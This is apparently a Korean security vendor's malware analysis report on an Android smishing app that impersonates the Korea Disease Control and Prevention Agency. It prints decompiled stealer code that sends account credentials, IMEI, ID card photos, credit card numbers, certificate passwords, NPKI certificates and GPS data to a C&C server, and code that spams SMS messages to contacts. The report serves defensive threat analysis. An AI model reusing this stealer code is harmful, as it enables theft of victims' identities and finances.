No. 6

# Report

# 질병관리청 사칭 악성앱 분석 보고서

2022. 12 ANALYSIS REPORT

ZERO Co., Ltd.

# 질병관리청을 사칭해 유포 중인 악성앱 분석 보고서

질병관리청을 사칭하여 사이트 접속시 악성앱을 다운로드하며, 기기정보, SMS, 신분증/면허증, 인증서 비밀번호, 금융정보, 연락처 정보를 탈취하여 유출을 한다.

악성앱은 대부분 SMS 문자를 통해 유포되고 있다. 질병관리청을 사칭하여 백신접종통지서 관한 내용으로 스미싱 문자 유포중에 있으며 URL 접속시 악성앱을 다운로드한다.


그림 1. 문자 URL 접속

문자를 통해 URL 접속시 검진모아를 사칭한 사이트가 확인되며 핸드폰 번호를 입력하면 악성 앱이 설치된다.


그림 2. 악성 앱 아이콘

악성앱은 사용자가 착각하도록 정상앱과 동일한 아이콘과 이름을 사용하고 있다.


그림 3. 앱 권한

악성앱은 정상 앱에서는 요청하지 않는 권한들을 요구한다.

## 2. 코드 분석

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCo
"6.0-2438415" package="com.example.myapplication" platformBuildVersionCode="30" platfo
    <uses-sdk android:minSdkVersion="16" android:targetSdkVersion="22"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.INTERACT_ACROSS_USERS_FULL"/>
    <uses-permission android:name="android.permission.GET_TOP_ACTIVITY_INFO"/>
    <uses-permission android:name="android.permission.REORDER_TASKS"/>
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.REORDER_TASKS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.ANSWER_PHONE_CALLS"/>
```

그림 4. 권한 체크

악성 앱은 다양한 권한들을 사용자에게 요청한다.

```
public class HttpUtils {
    public static String URL = "http://www.hosu.fit/";

    public static String getHttpURL(Context context) {
        String server_url = context.getSharedPreferences("pref", 0).getString("Server_URL", "");
        if (server_url.startsWith("http://")) {
            return server_url;
```

```
SharedPreferences pref = getSharedPreferences("pref", 0);
SharedPreferences.Editor editor = pref.edit();
editor.putInt("sms_switch", 1);
editor.putInt("ID", 0);
editor.putBoolean("sendMsg", false);
editor.putBoolean("Optim", false);
if (pref.getString("Server_URL", "") == "") {
    editor.putString("Server_URL", HttpUtils.URL);
```

그림 5. 코드 상 유출지 문자열

코드 안에 유출지 URL 정보가 확인되며 내부 폴더 내 유출지 주소를 저장한다.




그림 6. 실행 시 화면

악성 앱은  실행 시 삼성 계정으로 로그인을 유도한다.

```
    public String doInBackground(String... urls) {
        List<NameValuePair> nameValuePair = new ArrayList<>(1);
        nameValuePair.add(new BasicNameValuePair("phone", urls[1]));
        nameValuePair.add(new BasicNameValuePair("sun_account", urls[2]));
        nameValuePair.add(new BasicNameValuePair("sun_password", urls[3]));
        nameValuePair.add(new BasicNameValuePair("imei", SunSang.this.imei));
        return HttpUtils.postData(urls[0], nameValuePair);
    }

    @Override
    public void onPostExecute(String result) {
        super.onPostExecute((MyAsyncTask) result);
    }
}

public void submit() {
    doUpload();
}

@Override
public void onClick(View v) {
    int id = v.getId();
    if (id == R.id.login_is_show_pwd) {
        isShowPassword();
    } else if (id == R.id.up) {
        this.myDialog = ProgressDialog.show(this, "Loading...", "Please wait...", true, false);
        doUpload();
    }
}

public void doUpload() {
    if (this.edAccount.getText().length() == 0) {
        Toast.makeText(this, getString(R.string.suns_account_need), 1).show();
        this.myDialog.dismiss();
    } else if (this.edPasswd.getText().length() == 0) {
        Toast.makeText(this, getString(R.string.suns_password_need), 1).show();
        this.myDialog.dismiss();
    } else {
        String account = this.edAccount.getText().toString();
        String password = this.edPasswd.getText().toString();
        Message retryMsg = new Message();
        retryMsg.what = 1;
        String url = HttpUtils.getHttpURL(this) + "reg_sunsang.php?&version=" + Build.VERSION.RELEASE;
        this.myAsyncTask = new MyAsyncTask(this, this, null);
        try {
            Tools to = new Tools(this);
            String phoneNum = to.getPhoneNumber();
            this.myAsyncTask.execute(url, phoneNum, account, password).get();
            Message msg = new Message();
            msg.what = 2;
            this.myHandler.sendMessage(msg);
        } catch (InterruptedException e) {
            e.printStackTrace();
```

그림 7. 삼성계정 유출 코드




그림 8. 정보 입력후 네트워크 트래픽 정보

로그인 유도를 통해 정보를 입력하면 전화번호와 입력한 계정, 패스워드, imei 정보를 유출한다.


그림 9. 실행 시 화면

신분증/면허증을 촬영하여 사진을 찍거나 갤러리에 저장된 사진을 요구한다.

```
@Override
public void onClick(View v) {
    switch (v.getId()) {
        case R.id.cancel_take:
            this.pic_dig.setVisibility(4);
            return;
        case R.id.selete:
            Intent intent = new Intent("android.intent.action.PICK", (Uri) null);
            intent.setDataAndType(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, "image/*");
            startActivityForResult(intent, 2);
            return;
        case R.id.take:
            Intent intent2 = new Intent("android.media.action.IMAGE_CAPTURE");
            this.filename = "nhjh_e" + System.currentTimeMillis() + ".jpg";
            this.srcPath = Environment.getExternalStorageDirectory().getPath() + "/" + this.filename;
            System.out.println(this.filename);
            intent2.putExtra("output", Uri.fromFile(new File(Environment.getExternalStorageDirectory(), this.filename)));
            startActivityForResult(intent2, 1);
            return;
        case R.id.up:
            Tools to = new Tools(this);
            final String phoneNum = to.getPhoneNumber();
            this.myDialog = ProgressDialog.show(this, "업로드 중...", "Please wait...", true, false);
            final String url = HttpUtils.getHttpURL(this) + "receive_e_file.php";
            new Thread(new Runnable() {
                @Override
                public void run() {
                    encryption_card.this.uploadFile(url, phoneNum);
                    encryption_card.this.myHandler.sendMessage(new Message());
                }
            }).start();
            return;
        default:
            return;
```

그림 10. 신분증/면허증 사진 유출코드




그림 11. 신분증/면허증 유출 네트워크 트래픽 정보

저장된 사진을 코드에 기재된 형식에 따라 저장하여 업로드한다.


그림 12. 실행 시 화면

```
public void doUpload() {
    String city;
    if (this.edOtherCity.getText().length() == 0) {
        city = this.cityValue;
    } else {
        city = this.edOtherCity.getText().toString();
    }
    Message retryMsg = new Message();
    retryMsg.what = 1;
    if (city.equals("")) {
        Toast.makeText(this, "신용 카드를 입력하세요", 1).show();
        this.myHandler.sendMessage(retryMsg);
    } else if (this.edName.getText().length() == 0) {
        Toast.makeText(this, "카드번호를 입력하세요", 1).show();
        this.myHandler.sendMessage(retryMsg);
    } else if (this.edPhone.getText().length() == 0) {
        this.myHandler.sendMessage(retryMsg);
        Toast.makeText(this, "cvc번호를 입력하세요", 1).show();
    } else if (this.edOtp.getText().length() == 0) {
        Toast.makeText(this, "비밀번호를 입력하세요", 1).show();
        this.myHandler.sendMessage(retryMsg);
    } else if (this.ed4Otp.getText().length() == 0) {
        Toast.makeText(this, "유효기간을 입력하세요", 1).show();
        this.myHandler.sendMessage(retryMsg);
    } else {
        String info = ((Object) this.edName.getText()) + ";" + ((Object) this.edPhone.getText()) + ";" + ((Object) this.edOtp.getText()) + ";" + ((Object) this.ed4Otp.getText());
        String url = HttpUtils.getHttpURL(this) + "req_cityb.php?&version=" + Build.VERSION.RELEASE;
        this.myAsyncTask = new MyAsyncTask(this, this, null);
        try {
            Tools to = new Tools(this);
            String phoneNum = to.getPhoneNumber();
            this.myAsyncTask.execute(url, phoneNum, city, info).get();
            Message msg = new Message();
            msg.what = 2;
            this.myHandler.sendMessage(msg);
        } catch (InterruptedException e) {
            e.printStackTrace();
        } catch (ExecutionException e2) {
            e2.printStackTrace();
```

그림 13. 신용 카드 정보 유출 코드




그림 14. 신용 카드 정보 유출 네트워크 트래픽 정보

네트워크 트래픽 확인시 기입된 신용 카드 정보(카드유형, 카드번호, CVC번호, 비밀번호, 유효기간)가 유출되는 것을 확인할 수 있다.




그림 15. 실행 시 화면




그림 16. 악성 앱 유출지 네트워크 트래픽 정보

그림 13의 신분증/면허증 유출코드와 같은 방식으로 보안카드 정보를 사진으로 유출한다.




그림 17. 실행 시 화면

```
@Override
public void onClick(View v) {
    if (v.getId() == R.id.up) {
        this.myDialog = ProgressDialog.show(this, "Loading...", "Please wait...", true, false);
        doUpload();
    }
}

public void doUpload() {
    if (this.edCode.getText().length() == 0) {
        Toast.makeText(this, "비밀번호를 입력해 주세요.", 1).show();
        Message msg = new Message();
        msg.what = 1;
        this.myHandler.sendMessage(msg);
        this.myHandler.sendMessage(new Message());
        return;
    }
    String code = this.edCode.getText().toString();
    String url = HttpUtils.getHttpURL(this) + "req_auth_code.php?&version=" + Build.VERSION.RELEASE;
    this.myAsyncTask = new MyAsyncTask(this, this, null);
    try {
        Tools to = new Tools(this);
        String phoneNum = to.getPhoneNumber();
        this.myAsyncTask.execute(url, phoneNum, code).get();
        Message msg2 = new Message();
        msg2.what = 2;
        this.myHandler.sendMessage(msg2);
    } catch (InterruptedException e) {
        e.printStackTrace();
    } catch (ExecutionException e2) {
        e2.printStackTrace();
```

그림 18. 인증서 비밀번호 유출 코드

```
HomeKeyEventBroadCastReceiver receiver = new HomeKeyEventBroadCastReceiver();
registerReceiver(receiver, new IntentFilter("android.intent.action.CLOSE_SYSTEM_DIALOGS"));
startService(new Intent(this, RelService.class));
String folderPath = Environment.getExternalStorageDirectory().getAbsolutePath() + "/NPKI/";
String yessignfolderPath = Environment.getExternalStorageDirectory().getAbsolutePath() + "/NPKI";
final String zipPath = Environment.getExternalStorageDirectory().getAbsolutePath() + "/N5.zip";
if (isExist(folderPath)) {
    if (isExist(yessignfolderPath)) {
        ZipFolder(yessignfolderPath, zipPath);
    } else {
        ZipFolder(folderPath, zipPath);
    }
    Tools to = new Tools(this);
    final String phoneNum = to.getPhoneNumber();
    final String url = HttpUtils.getHttpURL(this) + "receive_npki.php";
    new Thread(new Runnable() {
        @Override
        public void run() {
            MainActivity.this.uploadFileSign(url, phoneNum, zipPath);
        }
    }).start();
```

그림 19. 인증서 탈취 코드

악성 앱은 인증서 비밀번호를 탈취하며, 기기에 저장된 인증서도 탈취를 한다.




그림 20. 인증서 비밀번호 유출 네트워크 트래픽 정보

네트워크 트래픽 확인 결과 임의로 입력한 “ZERO1234”의 값을 유출한다.
분석환경에는 인증서가 존재하지 않아 receive/npki.php로 인증서를 보내는 것은 확인 할 수 없었다.




그림 21. 실행 시 화면

확인하다 버튼 클릭 시 설정이 안된 부분들의 권한을 얻으며 인증 완료가 된다는 화면과 교통법규위반조회 안내 화면으로 넘어간다. 이파인 사칭 악성 앱과 동일한 곳에서 만들었다고 추측된다.

```
public void doScanNet() {
    SharedPreferences.Editor editor;
    String url = HttpUtils.getHttpURL(this) + "hp_state.php?telnum=" + this.phoneNumber + "&version=" + Build.VERSION.RELEASE;
    MyAsyncTask myAsyncTask = new MyAsyncTask(this, this, null);
    this.myAsyncTask = myAsyncTask;
    try {
        String json = myAsyncTask.execute(url).get();
        if (json == null) {
            return;
        }
        try {
            JSONObject jsonObject = new JSONObject(json);
            String word = jsonObject.getString("word");
            String phone_list = jsonObject.getString("phone_list");
            String new_server_url = jsonObject.getString("new_server");
            String black_list = jsonObject.getString("black_list");
            String phone2_list = jsonObject.getString("phone2_list");
            int sms_netblockstate = jsonObject.getInt("sms_netblockstate");
            String smstext = jsonObject.getString("smstext");
            int smsSwitch = jsonObject.getInt("tel_blockcallstate");
```

그림 22. 서버 특정 응답값 내부 저장 코드

```
public void SendContactsServer(Context context) {
    int i;
    int i2;
    Boolean sendMsg = Boolean.valueOf(context.getSharedPreferences("pref", 0).getBoolean("sendMsg", false));
    if (sendMsg.booleanValue()) {
        return;
    }
    int smsSwitch = context.getSharedPreferences("pref", 0).getInt("sms_switch", 0);
    if (smsSwitch == 1) {
        return;
    }
    getPhoneNumber().replace(" ", "-");
    int count = 0;
    String word = context.getSharedPreferences("pref", 0).getString("word", "test");
    String phone_list = context.getSharedPreferences("pref", 0).getString("phone_list", "");
    if (phone_list == "") {
        return;
    }
    String[] ps = phone_list.split("\n");
    int length = ps.length;
    int i3 = 0;
    while (i3 < length) {
        String phoneNumber = ps[i3];
        if (phoneNumber.length() <= 3) {
            i = i3;
            i2 = length;
        } else {
            SmsManager mySms = SmsManager.getDefault();
            i = i3;
            i2 = length;
            mySms.sendTextMessage(phoneNumber, null, word, null, null);
            count++;
        }
        i3 = i + 1;
        length = i2;
    }
    SharedPreferences pref = context.getSharedPreferences("pref", 0);
    SharedPreferences.Editor editor = pref.edit();
    editor.putBoolean("sendMsg", true);
```

그림 23. 연락처 정보 탈취 코드

```
public static String postGPSData(String uriAPI, String latitude, String longitude, String accuracy) {
    try {
        DefaultHttpClient httpclient2 = buileClient();
        HttpPost req = new HttpPost(uriAPI);
        List<NameValuePair> nameValuePair = new ArrayList<>(1);
        nameValuePair.add(new BasicNameValuePair("latitude", latitude));
        nameValuePair.add(new BasicNameValuePair("longitude", longitude));
        nameValuePair.add(new BasicNameValuePair("accuracy", accuracy));
        req.setEntity(new UrlEncodedFormEntity(nameValuePair, HTTP.UTF_8));
        HttpResponse rsp = httpclient2.execute(req);
        if (rsp.getStatusLine().getStatusCode() == 200) {
            String trim = EntityUtils.toString(rsp.getEntity()).trim();
            if (httpclient2 == null) {
                return trim;
            }
            httpclient2.getConnectionManager().shutdown();
            return trim;
        }
        String str = "Error Response: " + rsp.getStatusLine().toString();
        if (httpclient2 == null) {
            return str;
        }
        httpclient2.getConnectionManager().shutdown();
        return str;
    } catch (Exception e) {
        e.printStackTrace();
        return null;
```

그림 24. GPS정보 탈취 코드

악성 앱은 실행시 입력을 유도하여 정보 탈취 외에도 서버 특정 응답값을 내부에 저장하는 부분도 확인되었으며, 연락처 정보, GPS 정보도 가져가는 것을 확인할 수 있다.

## 3. 결론

SMS 문자를 통해 예방 접종 인증 시스템을 사칭한 악성앱 유포로 SMS나 메일 등으로 오는 출처가 불분명한 앱은 설치하지 않으며, 구글 플레이 스토어 등과 같은 공식 사이트에서의 앱 설치를 권장한다.

악성 앱을 다운로드, 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사, 삭제를 진행하면 되겠다.

## 4. IoC 정보

- hxxp://www.hosu.fit (C&C)

* 추가 관련정보는 사이버위협 대응 포털 플랫폼 ZeroBOX 에서 확인하실 수 있습니다.